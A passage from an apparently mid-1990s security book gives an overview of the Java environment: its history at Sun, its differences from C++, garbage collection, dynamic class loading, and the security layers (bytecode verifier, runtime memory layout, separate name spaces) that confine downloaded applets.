Modern Concerns

12 *Java Security* *693*

13 *CGI Security* *731*

14 *Viruses* *751*

CHAPTER 12

Java Security

The Internet has seen phenomenal growth and development in the last year with more and more people hooking up, and more and more standards for connectivity and transport being developed. What was once a medium for telnet, e-mail, and FTP protocols now carries full multimedia data including voice, video, three-dimensional worlds and now cross-platform applications in the form of the Java environment developed by Sun Microsystems.

The Java environment provides the means for distributing dynamic content through applets in HyperText documents, platform independent standalone applications, and protocol handlers. This functionality supplies the features to develop the future of the Internet—features such as intelligent agents, interactive 3D worlds, and self-updating software and multimedia titles.

Java provides this functionality through its object-oriented structure, robust environment, multithreading capability, and ease of use. Consequently, Java creates demanding applications, such as VRML engines and intelligent agents, which will be required for realizing the anticipated future of the Internet. Understanding the architecture of the Java environment and how this relates to security is the first step in realizing the potential of Java in this future and the wider world of distributed computing.

Java presents an unusual security situation for a system administrator. Many security techniques focus on attempting to keep unauthorized access and program execution from transmitting over the Internet. With Java, you are allowing executables downloaded from the Internet to be executed right on the system. Although this provides a very powerful application tool, it can be quite unsettling in terms of security.

Two primary issues arise in protecting systems from distributed executables such as Java. First, the Java runtime environment must protect against intentional attacks that applets may attempt when they are downloaded onto a machine. These attacks primarily include accessing or damaging the file system or critical memory areas of a client computer. Second, the Java programming language and runtime environment must be able to protect a system from unintentional problems that may arise due to programming error. These errors, if allowed to execute, can cause system crashes or data corruption if they occur at critical times.

Because of the danger that is associated with allowing foreign programs to run on a client machine, the design of Java is in many ways dictated by the requirement that the executables be unable to carry out intentional or unintentional attacks on the underlying system, while at the same time providing a flexible and powerful development environment.

This chapter covers how the Java environment and language protects against these kinds of attacks, and what system administrators and users should be aware of in this new era of distributed computing. This chapter is divided into several sections, each detailing different aspects of the Java system.

- **Java's functionality.** This section provides a brief overview of the Java environment and the features it provides in order to give the reader an understanding of how Java might be used in a networked system.
- **History of the Java language.** This section covers the history of the language itself.
- **Main features of the Java environment.** This section covers the language and architecture of Java in more specific detail and includes explanations of key protective layers that Java implements to keep executables in line.
- **From class file to execution.** This section covers the entire process of how a Java program is created and executed on a client machine, and shows the steps taken to ensure that code will not be able to carry out destructive activities.
- **The Java Virtual Machine.** The Java Virtual Machine (JVM) is the machine language specification that the interpreter implements, and for which the compiler creates code.

This specification is designed around the particular problems that arise from the distributed, yet necessarily secure nature of the language.

- **Setting up Java security features.** This section covers the settings that can be set by the client-side Java user to define the levels of security when running Java applets.

The amazing potential of Java must also be tempered by the reality of a totally connected environment and the security risks that this entails. Even if a programmer doesn't intend to cause problems on a client machine, in critical applications, even the smallest bug can wreak havok. If someone is intentionally trying to cause damage, the problem becomes even worse. The Java system is designed to prevent both of these kinds of behavior in programs. Before exploring the specific features of the Java environment and how they provide for secure client-side execution, it is important to understand the functionality and features that make Java an important and powerful new tool in the development of the Internet.

Java's Functionality

The Java language changes the passive nature of the Internet and World Wide Web by enabling architecturally neutral code to be dynamically loaded and run on a heterogeneous network of machines such as the Internet. Java provides this functionality by incorporating the following characteristics into its architecture. These features make Java the most promising contender for soon becoming the major protocol for the Internet.

- **Portable.** Java can run on any machine that has the Java interpreter ported to it. This is an important feature for a language used on the Internet where any platform could be sitting at the business end of an Ethernet card.
- **Robust.** The features of the language and runtime environment ensure that the code functions properly. This results primarily from the push for portability and the need for solid applications that do not bring down a system when a user stumbles across a home page with a small animation.
- **Secure.** In addition to protecting the client against unintentional attacks, the Java environment must protect it against intentional ones as well. The Internet is all too familiar with Trojan horses, viruses, and worms to allow just any application to be downloaded and run.
- **Object-oriented.** The language is object-oriented at the foundations of the language and allows the inheritance and reuse of code both in a static and dynamic fashion.
- **Dynamic.** The dynamic nature of Java, which is an extension of its object-oriented design, allows for runtime extensibility.
- **High performance.** The Java language supports several high-performance traits such as multithreading, just-in-time compiling, and native code usage.

- **Easy.** The language itself can be considered a derivative of C and C++, so it is familiar. At the same time, the environment takes over many of the error-prone tasks from the programmer such as pointers and memory management.
- **Supported.** Java has gained the support of several software developers. This support includes inclusion of the Java runtime engine in several Web browsers from Netscape, Microsoft, and Quarterdeck among others. In addition, several vendors are working on inexpensive Internet terminals that use Java such as Oracle. Development tools are also being developed by Borland, Metrowerks, and Semantic.

The job of providing dynamic content for the Internet is daunting, but the protocol that succeeds will become as universal as e-mail or HTML is today.

Java Is Portable

The Java programming language provides portability in several ways. Two of these ways are as follows:

- The Java language is interpreted. This means that every computer it runs on must have a program to convert the Java codes into native machine code.
- The Java language does not enable a particular machine to implement different sizes for fundamental types such as integers or bytes.

By executing in an interpreter environment, the Java code need not conform to any single hardware platform. The Java compiler that creates the executable programs from source code compiles for a machine that does not exist—the Java Virtual Machine (JVM). The JVM is a specification for a hypothetical processor that can run Java code. The traditional problem with interpreters has always been their lack of performance. Java attempts to overcome this by compiling to an intermediate stage and converting the source code to bytecode, which can then be efficiently converted into native code for a particular processor.

In addition to specifying a virtual machine code specification to ensure portability, the Java language also makes sure that data takes up the same amount of space in all implementations. On the other hand, C programming language types change, depending upon the underlying hardware and operating system. An integer that occupied 16 bits under Windows 3.1, for example, now takes up 32 bits on Windows 95. The same problem exists across processor platforms, in which computers such as the DEC Alpha are 64 bits, while others, such as Intel's 486, are only 32 bits. By creating a single standard for data size, Java makes sure that programs are hardware-independent.

These features and others ensure that Java is capable of running on any machine for which the interpreter is ported. Thus, once a single application has been ported, the developer and user have the benefit of every program written for Java.

Java Is Robust

The Java environment is robust because it gets rid of the traditional problems programmers have with creating solid code. The Java inventors considered extending C++ to include the functionality required by a distributed program, but soon realized that it would be too problematic. The major obstacles in making C++ a portable program are its use of pointers to directly address memory locations and its lack of automatic memory management. These features allow the programmer to write code that is syntactically and semantically correct, yet still proceeds to crash the system for one reason or another. Java, on the other hand, ensures a robust environment by eliminating pointers and providing automatic memory management.

Because the point of the Java programs is to automatically load and run, it is unacceptable for an application to have a bug that could bring the system down by, for example, writing over the operating system's memory space. For this reason, Java does not employ the use of pointers. Memory addresses cannot be dereferenced, and a programmer cannot employ pointer arithmetic to move through memory. Additionally, Java provides for array bounds checking so that a program cannot index address space not allocated to the array.

Java provides automatic memory management in the form of an automatic garbage collector. This *garbage collector* keeps track of all objects and references to those objects in a Java program. When an object has no more references, the garbage collector tags it for removal. The garbage collector runs as a low priority thread in the background and clears the object, returning its memory back to the pool either when the program is not using many processor cycles, or when there is an immediate need for more memory. By running as a separate thread, the garbage collector provides the ease of use and robustness of automatic memory management without the overhead of a full-time memory management scheme.

Java Is Secure

The necessities of distributed computing demand the highest levels of security for client operating systems. Java provides security through several features of the Java runtime environment:

- A bytecode verifier
- Runtime memory layout
- File access restrictions

When Java code first enters the interpreter and before it even has a chance to run, it is checked for language compliance. Even though the compiler only generates correct code, the interpreter checks it again to be sure, because the code could have been intentionally or unintentionally changed between compile time and runtime.

The Java interpreter then determines the memory layout for the classes. This means that hackers cannot infer anything about what the structure of a class might be on the hardware

itself and then use that information to forge accesses. Additionally, the class loader places each class loaded from the network into its own memory area.

Moreover, the Java interpreter's security checks continue by making sure that classes loaded do not access the file system except in the specific manner in which they are permitted by the client or user. Altogether, this makes Java one of the most secure applications for any system. Site administrators are undoubtedly uncomfortable with the idea of programs automatically loading and running. The Java team has made every effort to assure administrators that their worst fears, such as an especially effective virus or Trojan horse, will never become reality.

Java Is Object-Oriented

Java's most important feature is that it is a truly object-oriented language. The Java designers decided to break from any existing language and create one from scratch. Although Java has the look and feel of C++, it is in fact a wholly independent language, designed to be object-oriented from the start. This provides several benefits, including the following:

- Reusability of code
- Extensibility
- Dynamic applications

Java provides the fundamental element of object-oriented programming (OOP)—the object—in the class. The *class* is a collection of variables and methods that encapsulate functionality into a reusable and dynamically loadable object. Thus, once the class has been created, it can be used as a template for creating additional classes that provide extra functionality. A programmer, for example, might create a class for displaying rectangles on the screen and then decide that it would be nice to have a filled rectangle. Rather than writing a whole new class, the programmer can simply direct Java to use the old class with a few extra features. In fact, the programmer can do so without even having the original source code.

After a class has been created, the Java runtime environment allows for the dynamic loading of classes. This means that existing applications can add functionality by linking in new classes that encapsulate the methods needed. You might be surfing the net, for example, and find a file for which you have no helper application. Traditionally, you would be stuck looking for an application that could deal with the file. The Java browser, on the other hand, asks the server with the file for a class that can handle the file, dynamically loads it in along with the file, and displays the file without skipping a beat.

Java Is High Performance

Typically, the cost of such portability, security, and robustness is the loss of performance. It seems unreasonable to believe that interpreted code can run at the same speed as native code. Java has a few tricks, however, that reduce the amount of overhead significantly:

- Built-in multithreading
- Efficient bytecodes
- Just-in-time compilation
- Capability to link in native C methods

One way Java overcomes the performance problems of traditional interpreters is by including built-in multithreading capability. Rarely does a program constantly use up CPU cycles. Instead, programs must wait for user input, file or network access. These actions leave the processor idle in single-threaded applications. Instead, Java uses this idle time to perform the necessary garbage cleanup and general system maintenance that causes interpreters to slow down many applications.

Additionally, the compiled Java bytecodes are very close to machine code, so interpreting them on any specific platform is very efficient. In cases where the interpreter is not going to be sufficient, the programmer has two options: compiling the code at runtime to native code or linking in native C code. Linking in native C code is the quicker of the two, but places an additional burden on the programmer and reduces portability. Compiling at runtime means that code is still portable, but there is an initial delay while the code compiles.

Java Is Easy

Finally, the Java language is easy. The Java language is simple and effective because of its well-thought-out design and implementation. The following are the three most important elements that make it an easy language to use:

- It is familiar, being fashioned after C++.
- It eliminates problematic language elements.
- It provides powerful class libraries.

Java is consciously fashioned after the C++ language, providing a look and feel with which most programmers are comfortable. At the same time, Java eliminates difficult and problematic elements of C++ such as pointers and memory management. This means that programmers can spend less time worrying about whether code will run and more time developing functionality. Java also has a powerful set of class libraries that provide much of the basic functionality needed to develop an application quickly and effectively.

History of the Java Language

In April, 1991, a small group of Sun employees moved off campus to Sand Hill Road, breaking direct LAN connection and most communication with the parent company. Settling

on the name Green for their project, work began on what they considered a move into commercial electronics. In May, 1995, Sun officially announced Java and HotJava at SunWorld '95. During this four-year period, the Green group moved through consumer electronics, PDAs, set-top boxes and CD-ROMs to emerge as the most likely contender for becoming the ubiquitous language of the Internet in the next decade. The following is a history of how the Java language evolved.

When the Green group was first envisioned as a foray into selling modern software technology to consumer electronics companies, it was realized that a platform-independent development environment was needed. The public was not interested in which processor was inside their machines, as long as it worked well; developing for a single platform would be suicide. James Gosling began work by attempting to extend the C++ compiler, but soon realized that C++ would need too much work for it to succeed. Gosling proceeded to develop a new language for the Green project—Oak. The name came to Gosling when he saw a tree outside his window as he was entering the directory structure for the new language; however, after failing a trademark search, it would later come to be known as Java.

Originally, four elements—Oak, an operating system known as the GreenOS, User Interface, and hardware-—were combined into a PDA-like device known as *7 (star seven), named for the telephone sequence used to answer any ringing phone from any other in the Sand Hill offices. The small, hand-held device was good enough to impress Sun executives, but they were uncertain what the next step should be.

The technology in *7 was first envisioned by the Green team as a marketable product that could be sold to consumer electronics manufacturers who would place the company logo on the front of boxes, as Dolby Labs had done for years. In early 1993, however, the Green team, now incorporated as FirstPerson, Inc., heard that Time-Warner was asking for proposals for set-top box operating systems and video-on-demand technology. These boxes would be used to decode the data stream that entertainment companies would send to consumers all over the country for display on television sets.

Ironically, at the same time FirstPerson heard about and began focusing on the set-top box market of interactive television, NCSA Mosaic 1.0, the first graphical Web browser, was released. Even as the Green technology was being developed for one market—set-top boxes, the field in which it would gain the most acceptance was itself just getting started. The Web had, of course, been around for several years by this time, developed at CERN by Tim Berners-Lee in 1990. Up to this point, however, it had retained the text-based interface which reminded people too much of Unix and lingering DOS—a text-based interface that was quickly becoming obsolete in the new graphical user interface environment of software development. NCSA's Mosaic changed the face of the Internet by allowing graphics and text to be merged into a seamless interface from a formerly cryptic and confusing system of protocols and commands.

Java and the Web were both developed at the beginning of the decade, an ocean apart. It took another three years for the potential of the Web to be realized in Mosaic, and another two years before Java was made available to the wider Internet community.

At the time of Mosaic's release, FirstPerson was bidding on the Time-Warner TV trial, in which hundreds of homes would be outfitted with experimental video-on-demand hardware for testing. In June, 1993, Time-Warner chose Silicon Graphics, Inc. over Sun. By early 1994, after a near deal with 3DO fell through and no new partners or marketing strategy were forthcoming, FirstPerson's public launch was canceled. Half of the staff left for Sun Interactive to work on digital video servers, and FirstPerson was dissolved. With the remaining staff, however, work continued at Sun on applying FirstPerson's technology to CD-ROM, online multimedia, and network-based computing.

At the same time that FirstPerson was losing the race for interactive television, the World Wide Web was winning the bandwidth race on the Internet. There was no doubt about it—the Web was big and getting bigger. In September of 1994, after realizing the potential of Oak and the World Wide Web, Naughton and Jonathan Payne finished WebRunner, later to be renamed HotJava. Soon, Arthur Van Hoff, who had joined the Sun team a year before, implemented the Java compiler in Java itself, wherein Gosling's original compiler had been implemented in C. This showed that Java was a full-featured language and not merely an oversimplified toy.

On May 23, 1995, the Java environment was formally announced by Sun at SunWorld '95.

It took four years and an evolution of purpose for Java to enter the Internet mainstream. Netscape Communications, maker of the popular Web browser Netscape Navigator, has incorporated Java into its software. In addition, 3D standards such as VRML may use Java for interactive behavior. With its potential in future applications such as intelligent agents, Java is almost certainly destined to be the most overreaching technology of the Internet in the next decade.

Of course, Java's infusion on the Internet is not the end of the Java mission. Sun sees Java's success on the Internet as the first step in employing Java in interactive television set-top boxes, hand-held devices, and other consumer electronics products—exactly where Java began four years ago. Its portable nature and robust design allow it to be used for cross-platform development and in stringent environments such as consumer electronics.

Main Features of the Java Environment

The Java technology is actually a group of technologies:

- The language for developing the code necessary for applications
- The architecture for running the applications that have been developed
- The tools necessary to build, compile, and run those applications of which Java is comprised

The Java language is meant to be object-oriented, familiar, and simple. The Java architecture provides a portable, high-performance, robust runtime environment within which the Java language can be used. In addition, the Java tools give the programmer and end user the programs they need to develop the Java code and essential classes for providing advanced, dynamic content over heterogeneous networked environments. To understand Java is to understand each of these components and how they fit in relation to all the others.

Security in Java is implemented in many ways and can be seen in three aspects of the Java architecture.

- **Keep it simple.** The Java language, being similar to C++, provides the programmer with a familiar language to program in, reducing errors that might crop up from completely new syntactical rules. At the same time, the language diverges from C++ in areas that create most of the problems in programming in C++.
- **Double-check.** Just because a program downloaded from the Net is in Java bytecode doesn't necessarily mean it was compiled with a standard Java compiler. Rather than relying on a single point of protection, the runtime environment double-checks the code, and provides other safety mechanisms for program isolation from the client system.
- **Limit access.** The Java interpreter, whether stand-alone or on a Web browser, can limit system access that an applet has no matter what it is trying to do. By isolating memory space and file space, the interpreter makes sure, whether intentional or not, that the Java executables stay in line.

In the description of the different Java architechture features to follow, it is important to keep these goals in mind and look at the overall design of Java and how it relates to these security issues.

The Java language is familiar, being derived from C++. It uses automatic garbage collection and thread synchronization, and is object-oriented from the beginning—not a hack of procedural programs to provide object-oriented behavior. As will be discussed, Java is an evolution of, but not a direct extension of, C++. It was initially found that extending C++ would not be enough to provide the necessary development environment for distributed computing; therefore, Java is a new language in its own right. Even though it is familiar, the new features of the language add simplification to the programmer's job by adding advanced features such as automatic garbage collection and thread synchronization. Java is also, from the beginning, object-oriented. This means that the language has thrown away the vestiges of procedural programming in order to create true object-oriented behavior from the foundation. The Java language provides the qualities necessary for rapid, powerful programming on today's advanced systems.

The Java architecture, or the runtime environment that the language and JVM provide, is portable and architecturally neutral, high performance with its dynamic, threaded capabilities, and robust with its compile-time checking and secure interactions. Java provides an interpreted

environment in which architecturally neutral code can be run across a heterogeneous network of machines. This, however, does not preclude Java from being a high-performance environment. On the contrary, Java provides near native code speed, with the added benefit of dynamic linking and threaded execution. In addition, Java provides a robust atmosphere with stringent security features and code verification. The Java architecture provides the framework for high-performance distributed computing across divergent platforms such as the Internet.

The Beta Java Development Kit (JDK) includes the Java Appletviewer, Java interpreter, and Java compiler, along with class libraries to support programming for these environments. The HotJava browser, which was included in the Alpha releases of the Java development environment, is no longer included. Instead, the Java Appletviewer is used to test Java applets. Netscape 2.0, currently in its third Beta release, supports Java applets, and can be used in place of the HotJava browser. The Java interpreter is the standalone runtime system for Java applications. It can be used for running platform-independent code on a variety of machines in a robust, high-performance manner. The Java compiler enables programmers to develop the machine-independent Java bytecode necessary for running under the browser and interpreter environments. Java also comes with a substantial list of class libraries for both the browser and interpreter environments, providing the programmer with a host of useful routines from the outset. The Java tools allow content developers to get under way quickly and easily by providing all the programs necessary for creating Java programs.

Features of the Java Language

Gosler realized early on that C++ could not take on the role of a truly object-oriented, networked, development language. C++ was developed as an object-oriented patch of C by Bjarne Stroustrup at AT&T Bell Labs in the early eighties. Although C++ is perhaps the most powerful language in the modern programmer's tool chest, it undoubtedly has its faults, the least of which is that many popular compilers still do not even support the full functionality of the language. In any event, extending the extension of an extension, as it were, was not going to produce the language that the Green group was looking for in its distributed systems. It was decided that Java, which was then called Oak, would have to be an entirely new language.

To say that Java is a completely new language, however, is inaccurate. In fact, Java still retains much of the look and feel of C++. C++ is the dominant programming language today, and making Java much different would have cost programmers time and headaches in conversion that could have led to more errors in programming that risk the security of a client machine. Maintaining as much of the C++ style as possible was important, but in fact the language is a rewrite from the ground up.

Java is first and foremost an object-oriented language. Although C++ is considered object-oriented, it still enables programmers to write the same way they have always done—procedurally. Java forces the programmer to accept object-orientation from the beginning, eliminating the problem of combining two, dissimilar programming philosophies. Of course, in maintaining the look and feel of C++, it is easy to view Java in terms of what it does and

does not retain from C++. In many cases, Java eliminates redundancies from C to C++ and any features that suggest procedural programming. Java added automatic boundary checking by eliminating the use of pointers and encapsulating arrays in a class structure and automatic garbage collection, in addition to many other features that made developing in C++ so difficult. These features are also the ones in C++ that create most errors in programs, such as the now infamous General Protection Faults that plagued the Windows 3.x environments.

The built-in memory management, in addition to the built-in multithreading features, is what makes Java an ideal language in which to program. The C++ language allows programmers to write code at a very low level. Thus, they are able to access hardware more efficiently and deal with memory addresses and individual bits efficiently. Although this creates very efficient programs, it is at the cost of portability and security because each program must be developed for an individual platform. Java eschewed this philosophy by ensuring that portability could be maintained by providing for all the bounds checking and memory management. At the same time, Java maintained its respectable performance by adding built-in threading functionality that could perform much of the garbage collection in a background process. The resulting Java code was assured to be robust and high performance.

In rewriting Java as a new language, the Green group was able to produce a feature rich, yet functionally compact specification. Extending C++ would have left much procedural residual that would only increase the size of an interpreter and slow down the overall performance, as well as make portability and robustness nearly impossible. Consider Java a reformed old friend who, after years of dragging along the old procedural habit, awoke clean and fresh as a wholly object-oriented person, devoid of the vestiges of the old ways.

Changes from C++

As mentioned previously, Java can be considered a derivative of C++. It was deliberately designed to look and feel like C++. Although this means that C++ programmers have an easier time converting to the new language, they must also drop some old habits. In learning Java, it is the differences that will present the most challenges for programmers. These differences include the following:

- No structures or unions
- No #defines
- No pointers
- No multiple inheritance
- No individual functions
- No goto

- No operator overloading
- No automatic coercion

In addition, Java uses interfaces rather than header files. The role of #define has been subsumed by constants, and typedefs, structures, and unions are now the purview of Java's classes. The argument for dropping these features is that C++ was riddled with redundancy; the class subsumes the role of the structure and union, so they are not needed separately. Its attempt to maintain compatibility with C meant that many features were being duplicated throughout the language specification. The use of #define was also considered by the Java development group to encourage difficult-to-read code, despite the fact that it was implemented as a way of clarifying code later in the development cycle.

Individual functions have been dropped from Java. Any functions you need must now be encapsulated in a class. In the same vein, Java drops multiple inheritance and replaces it with interfaces. The problems with fragile superclasses—a term used to refer to the unstable way that multiple inherited classes are used in C++—were considered too great. The *interface* in Java is the way that other classes see which methods a class can implement. Rather than letting out the whole structure of a class in header files, interfaces will only show the methods and final, or constant, variables.

Finally, goto, operator overloading, automatic coercion, and pointers are all gone. The goto statement has been decried in programming for years, yet it somehow hung around for some poor programmer stuck in a bind to fall in love with. Automatic coercions, which were allowed in C++, must now be explicitly called with a *cast* statement. An automatic coercion allows you to place an incompatible variable into another without explicitly saying you want the change. Unwanted loss of precision through automatic coercion is a common error in C++, and Java's creators see this as a liability. Placing a signed 32-bit number into an unsigned number, for example, would make all numbers positive.

And, of course, C and C++'s beloved pointer is gone. According to the Java group, pointers are one of the primary features that introduce bugs into programs, and few programmers would disagree. By getting rid of structures and encapsulating arrays as objects, Java attempts to eliminate the original reasoning behind pointers. Some hard-core C/C++ programmers will have a hard time swallowing the absence of pointers. In some ways, learning about pointers was considered a rite of passage for programmers, and if you use them correctly, they are very powerful. Used incorrectly, however, you are guaranteed long nights of debugging code. Obviously, pointers are a massively weak link in a portable, secure environment, and the Java group made the right decision in eliminating them. By encapsulating the use of pointers into objects, they made sure that writing for Java will produce robust, efficient code much less prone to difficult bugs, memory leaks, and corruption. Especially in a secure environment, hanging pointers are a disaster waiting to happen.

By building Java from the ground up as an object-oriented language, programmers deal with only one thing—the class. After learning how to handle one class, they can handle all classes.

In addition, the many features of the Java environment are encapsulated within classes, providing a rich set of predefined classes for use by programmers. With only a few lines of code, programmers can use advanced features of the Java architecture with a greater understanding of the process than many visual programming environments evoke by hiding complex APIs and code generation behind automated tools.

Memory Management and Threads

Perhaps the greatest benefit of the Java language is its automatic memory management and thread controls. In C and C++, memory must be explicitly managed by using free, malloc, and a host of other memory management standard libraries. Knowing when to allocate, free, and generally keep track of all your memory usage is difficult. Using threads in C and C++ meant using a class library for all thread control. Although threads still require the use of classes, Java also includes thread synchronization at the language level.

Java has taken over the role of the memory manager. Once an object is created, the Java runtime system oversees the object until it is no longer needed by keeping track of all *references* to an object. When Java detects there are no more references to an object, it places the object on the stack for garbage collection. To keep performance loss at a minimum yet still provide the benefits of automatic garbage collection, Java runs this garbage collection utility as a background process (or low priority thread). By doing so, it stays out of the way until there is either a sufficient pause in the execution of foreground threads to run, or the system explicitly requires the use of memory that might be available but is taken up by defunct classes.

The background memory manager is a good example of how multithreading can increase the relative performance in the Java environment. Because of its importance, multithreading has been incorporated at the language level by allowing for thread synchronization. The Java language supports the synchronized modifier for methods, indicating the order in which threads should be run. In addition, the threadsafe modifier, used in the definition of methods, gives the environment clues about how methods interact with instance variables to make sure that no two threads conflict in trying to modify data.

Java's memory management and thread support are examples of how both a reduction of and a minor addition to the syntax produce a simpler language for the programmer to use. By getting rid of pointers, the use of malloc and free, and incorporating these tasks into the Java environment, the programmer is free to work on the actual programming job, not on mundane housekeeping chores that typically occupy the most time when fixing bugs. At the same time, Java can still boast impressive performance for a portable, interpreted system. By balancing the addition of thread synchronization between the language and class level, Java takes advantage of modern operating systems to further boost application performance without overburdening the language or environment with unnecessary elements.

The Java language is fine tuned for its environment—high performance distributed computing on heterogeneous systems—essentially the Internet. Although you might not consider desktop

systems high performance, what you now have sitting on your desk is quite advanced compared to even four years ago when Java was conceived. In addition, all of today's modern operating systems include advanced features such as built-in networking, a true multitasking, multithreading capability that was found only in expensive Unix workstations a few years ago. By providing a familiar, simple, object-oriented language, Java enables the programmer to concentrate on the work at hand—developing advanced content for distribution over a variety of hardware and software platforms.

The Java Architecture

The Java architecture, as discussed before, provides a portable, robust, high-performance environment for development. Java provides portability by compiling bytecodes for the JVM that are then interpreted on each platform by the runtime environment. Java also provides stringent compile and runtime checking and automatic memory management in order to ensure solid code. Additionally, strong security features protect systems against ill-behaved programs (whether unintentional or intentional). Java is also a highly dynamic system, able to load code when needed from a machine on a desk across the room or across the continent.

Java's Interpreted Features

When compiling Java code, the compiler outputs what is known as Java bytecode. This bytecode is an executable for a specific machine—the JVM—which just happens not to exist, at least in silicon. The JVM executable is then run through an interpreter on the actual hardware that converts the code to the target hardware and executes it. By compiling for the virtual machine, all code is guaranteed to run on any computer that has the interpreter ported to it. In doing so, Java solves many of the portability issues. Interpreters have never had the tradition of performance thoroughbreds necessary for survival in today's marketplace, however. Java had to overcome a large obstacle in making an interpreted architecture endure.

The solution was to compile to an intermediate stage where the file was still portable across different platforms, but close enough to machine code that interpretation would not produce excessive overhead. In addition, by taking advantage of advanced operating system features such as multithreading, much of the interpreter overhead could be pushed into background processes.

The advantage of compiling to bytecodes is that the resulting executable is machine neutral, but close enough to native code that it runs efficiently on any hardware. Imagine the Java interpreter as tricking the Java bytecode file into thinking that it is running on a JVM. In reality, this could be a Sun SPARCstation 20 running Solaris, an Apple/IBM/Motorola PowerPC running Windows NT, or an Intel Pentium running Windows 95, all of which could be sending Java applets or receiving code through the Internet to any other kind of computer imaginable.

Java's Dynamic Loading Features

By connecting to the Internet, thousands of computers and programs become available to a user. Java is a dynamically extensible system that can incorporate files from the computer's hard drive, a computer on the local area network, or a system across the continent over the Internet. Object-oriented programming and encapsulation mean that a program can bring in the classes it needs to run in a dynamic fashion. As mentioned previously, multiple inheritance in C++, however, can create a situation in which subclasses must be recompiled if their superclass has a method or variable changed.

This recompiling problem arises from the fact that C++ compilers reduce references of class members to numeric values and pre-compute the storage layout of the class. When a superclass has a member variable or function changed, this alters the numeric reference and storage allocation for the class. The only way to allow subclasses to be capable of calling the methods of the superclass is to recompile. Recompilation is a passable solution if you are a developer distributing your program wrapped as a single executable. This, however, defeats the idea of object-oriented programming. If you are dynamically linking classes for use in your code (classes that may reside on any computer on the Internet) at runtime, it becomes impossible to ensure that those classes will not change. When they do, your program will no longer function.

Java solves the memory layout problem by deferring symbolic reference resolution to the interpreter at runtime. Rather than creating numeric values for references, the compiler delivers symbolic references to the interpreter. At the same time, determining the memory layout of a class is left until runtime. When the interpreter receives a program, it resolves the symbolic reference and determines the storage scheme for the class. The performance hit is that every time a new name is referenced, the interpreter must perform a lookup at runtime regardless of whether the object is clearly defined or not. With the C++ style of compilation, the executable does not have any lookup overhead and can run the code at full speed if the object is defined, and only needs to resort to runtime lookup when there is an ambiguity in such cases as polymorphism. Java, however, only needs to perform this resolution one time. The interpreter reduces the symbolic reference to a numeric one, allowing the system to run at near native code speed.

The benefit of runtime reference resolution is that it allows updated classes to be used without the concern that they will affect your code. If you are linking in a class from a different system, the owner of the original class can freely update the old class without the worry of crashing every Java program which referred to it. The designers of Java knew this was a fundamental requirement if the language was to survive in a distributed systems environment.

In this capability to change the classes that make up a program in such a robust manner, Java introduces a problem not covered in many of the security features mentioned so far, which deal with programs directly accessing file or memory space. This problem, where a known good class is substituted with a faulty or intentionally erroneous class, is a difficult and new problem that occurs with distributed systems.

In traditional software architectures, all of the code resides on a single disk, and remains static until the user of the software changes it manually. In this scenario, the user of the software knows when a change is made, and can implement testing to ensure that a new piece of software provides the same level of security and error-free computation before implementing it on a day-to-day basis. If classes are being dynamically loaded from across the Web each time a program is run, it would be impossible to necessarily tell when any single dependent classes had been updated. This problem is also discussed in the next section on the execution of class files.

Java's Robust Features

The fragile superclass problem is a perfect example of the problems faced in attempting to develop a robust development and runtime environment and the solution that Java implements. In addition to the fragile superclass problem, Java has many other features that provide a reliable environment for running distributed applications, including automatic memory management and strict compile-time and runtime checking. Java attempts to reduce application failure by both stringent checking and the reduction of crash-prone elements of a language.

In addition to solving the problem of the fragile superclass, automatic memory management and the elimination of pointers and unbound arrays create an environment where the programmer is less likely to write bad code in the first place. Most destructive errors occur when a program writes to an incorrect memory address. When a programmer must address memory in C++, he does so by using pointers—essentially variables that hold the address of the memory range in use. To address memory, a programmer takes the pointer value, and, by using pointer arithmetic (essentially adding or subtracting the number of memory blocks to move), calculates where to move next. Of course, if there are any mistakes in the pointer arithmetic, the pointer can go anywhere, even into essential areas of memory such as the operating system.

Today's modern operating systems are typically protected against such occurrences. Programs with runaway pointers, however, are similar to small children with guns—they are likely to harm themselves and anyone around them who has not taken cover. Java eliminates the pointer from the programmer's repertoire and encapsulates memory usage into finely tuned, robust classes that provide all the necessary functionality without the difficulty in managing and dangers in using pointers.

Besides eliminating language elements that are dangerous and difficult to use, Java adheres to strict compile time and runtime checking to ensure that all programs adhere to correct syntax and procedure. C++ is also considered a strong type-checking language, but its compatibility with C brings along with it situations in which such stringent requirements are not possible. Because Java is a new language, the compiler can check all syntax for errors strictly. This way, a programmer will discover errors before they have a chance to make it into running code.

The checking does not stop there, however. After the program has compiled correctly, the interpreter performs its own type checking to ensure that distribution, dynamic linking, or file

corruption has not introduced errors into the code. Rather than assuming the code is correct, the linker makes sure that everything is consistent with the language and the code is internally consistent before execution. This is an important step because an application might pull in fragments from anywhere in the distributed environment. If not checked at runtime, there is no way to guarantee that the program will run.

Multithreading

A major element in the Java architecture is its inclusion of multithreading at every level. Multithreading begins at the syntactical level with synchronization modifiers included in the language. At the object level, the class libraries allow the creation of threaded applications by inheriting classes developed for this purpose. Finally, the Java runtime environment uses multithreading in areas such as background garbage collection to speed performance while retaining usability.

Multitasking is an operating system that can run more than one program at a time. Multithreading is an application that has more than one thread of execution at a time. Multitasking is having both Word and Excel running simultaneously, while multithreading is having Word spell-checking one document and printing another at the same time. The majority of PC systems (both Windows and MacOS), however, are cooperative multitasking, multithreading. Each program or thread must give up control for the others to have a chance; many times the software did not allow this. Preemptive methods, however, allocate each program a certain amount of time with the system and then pass it on. This ensures that each task or thread receives an equal share of time on the system. Multithreading works because the majority of programs require some amount of input from the user. Because humans are frequently slower than computers, while one task is stalled waiting for some input, other threads have time to carry out what they need to.

Multitasking and multithreading are probably considered two of the primary benefits in the new wave of operating systems being developed at the time of writing. Although preemptive multitasking and multithreading have been around for some time at the workstation level, until recently, desktop systems provided little more than cooperative multitasking and no multithreading solutions.

New PC (and many old workstation) operating systems are preemptive—they control programs and give them each a slice of processing time according to their priority. Java takes advantage of this and allows applications written for it to be preemptive multithreading. In fact, programs running in the Java interpreter are automatically multithreading. The background garbage collector runs as a low priority thread, collecting unused memory from finished objects. By providing a multithreading system, Java overcomes many of the inherent difficulties in interpreted environments and provides the developer with the most advanced features available in today's operating systems.

Security

In addition to these performance, extensibility, and robust features, Java also provides a secure environment in which programs run on distributed systems. Java provides security in three main ways:

- By removing pointers and memory allocation at compile time as in C or C++, programmers are unable to "jump out" of their own area into restricted segments of the system to wreak havoc.
- The first stage in the interpreter is a bytecode verifier that tests to make sure that incoming code is proper Java code.
- The interpreter provides separate name spaces for each class that is uploaded, ensuring that accidental name references do not occur.

